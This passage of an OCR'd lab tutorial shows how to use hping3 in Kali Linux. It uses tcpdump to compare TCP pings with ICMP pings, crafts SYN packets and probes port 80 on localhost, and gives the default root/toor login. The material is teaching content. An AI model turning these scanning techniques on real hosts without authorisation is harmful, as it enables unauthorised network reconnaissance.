
To run hping3, boot up Kali, log on with a user ID of **root** and a password of **toor** (remember the password is just root backwards), and press *Enter*.




Click *Other*, type a username of **root**, and click *Log In*.




When prompted for a password, type **toor** (which is root backwards) and click *Log In*.




After Kali Linux starts, you will be ready to run the labs.




Hping3 is a command-line tool, so you need to start a root terminal window. From the Application menu, click *Accessories* and click *Terminal*. Perform this step twice to open up two terminal windows.



You should now have two terminal windows open. The left window is used to generate traffic and the right window is used to run hping3.




Before you play with hping3, start tcpdump in the left window by typing **tcpdump –i lo**, which allows you to capture all the packets you sniff. To make sure the sniffer is working, in the right terminal window, type **hping3 127.0.0.1** and make sure traffic appears in the left-hand window when hping3 generates traffic. Keep the sniffer running in the left-hand window, but press *CTRL-C* in the right-hand window to stop hping3, so additional commands can be run.




Pinging Hosts

To view a list of the options for hping3, type **hping3 --help** and press *Enter*.



Before you run options with hping3, let's compare ping and hping3. Make sure that the sniffer is still running in the left-hand window. In the right-hand window, type **ping 127.0.0.1** and after a few packets are generated, press *CTRL-C* to stop the pinging. In the same window, type **hping3 127.0.0.1** and after a few packets are generated, press *CTRL-C*.



The output of ping and hping3 look similar, but if you look at the left-hand window and examine the sniffer traffic, you will notice the following for the ping traffic:

08:20:47.949075 IP localhost > localhost: ICMP echo request, id 57613, seq 1, length 64
08:20:47.949112 IP localhost > localhost: ICMP echo reply, id 57613, seq 1, length 64
08:20:48.951210 IP localhost > localhost: ICMP echo request, id 57613, seq 2, length 64
08:20:48.951240 IP localhost > localhost: ICMP echo reply, id 57613, seq 2, length 64


And the following traffic for hping3:

08:20:55.214005 IP localhost.0 > localhost.2858: Flags [R.], seq 0, ack 1413154792, win 0, length 0
08:20:56.216114 IP localhost.2859 > localhost.0: Flags [R.], win 512, length 0
08:20:56.216212 IP localhost.0 > localhost.2859: Flags [R.], seq 0, ack 987811979, win 0, length 0
08:20:57.218474 IP localhost.2860 > localhost.0: Flags [R.], win 512, length 0
08:20:57.218509 IP localhost.0 > localhost.2860: Flags [R.], seq 0, ack 1195704082, win 0, length 0

Although the output is similar from each command, ping generates ICMP traffic and hping3 generates TCP traffic. Because ICMP is blocked by more firewalls, tools like hping3 can give more accurate results.


In addition to just performing TCP-based pinging, hping3 can also be used to craft packets. Let's start with some simple flag manipulation. For the exercise, you set the SYN flag in your pings by using the -S option.

To try it on your machine, type **hping3 127.0.0.1 -S**. When you are done, press *Ctrl-C* to stop the program.




When you run hping3, the output that is shown is what information is received back from the system you are sending packets to. It does not show you what packets are being sent it, which is why it is important to keep the sniffer running in a separate window.


As you can see from the results, the device responded to the request. To see whether a specific service is running, such as the web service, type **hping3 127.0.0.1 -S -p 80**. If your system does not have port 80 open, you will see a negative result (as shown in the following screen) by the presence of the Reset (R) and Ack (A) flags.



Because port 80 is not open by default on Back Track, you receive a reset. To show how the output changes when a port is open, go to the *Application* menu, click *Kali Linux, System Services*, *HTTPD*, and *apache2 start*. A window briefly displays showing that the web service has started.



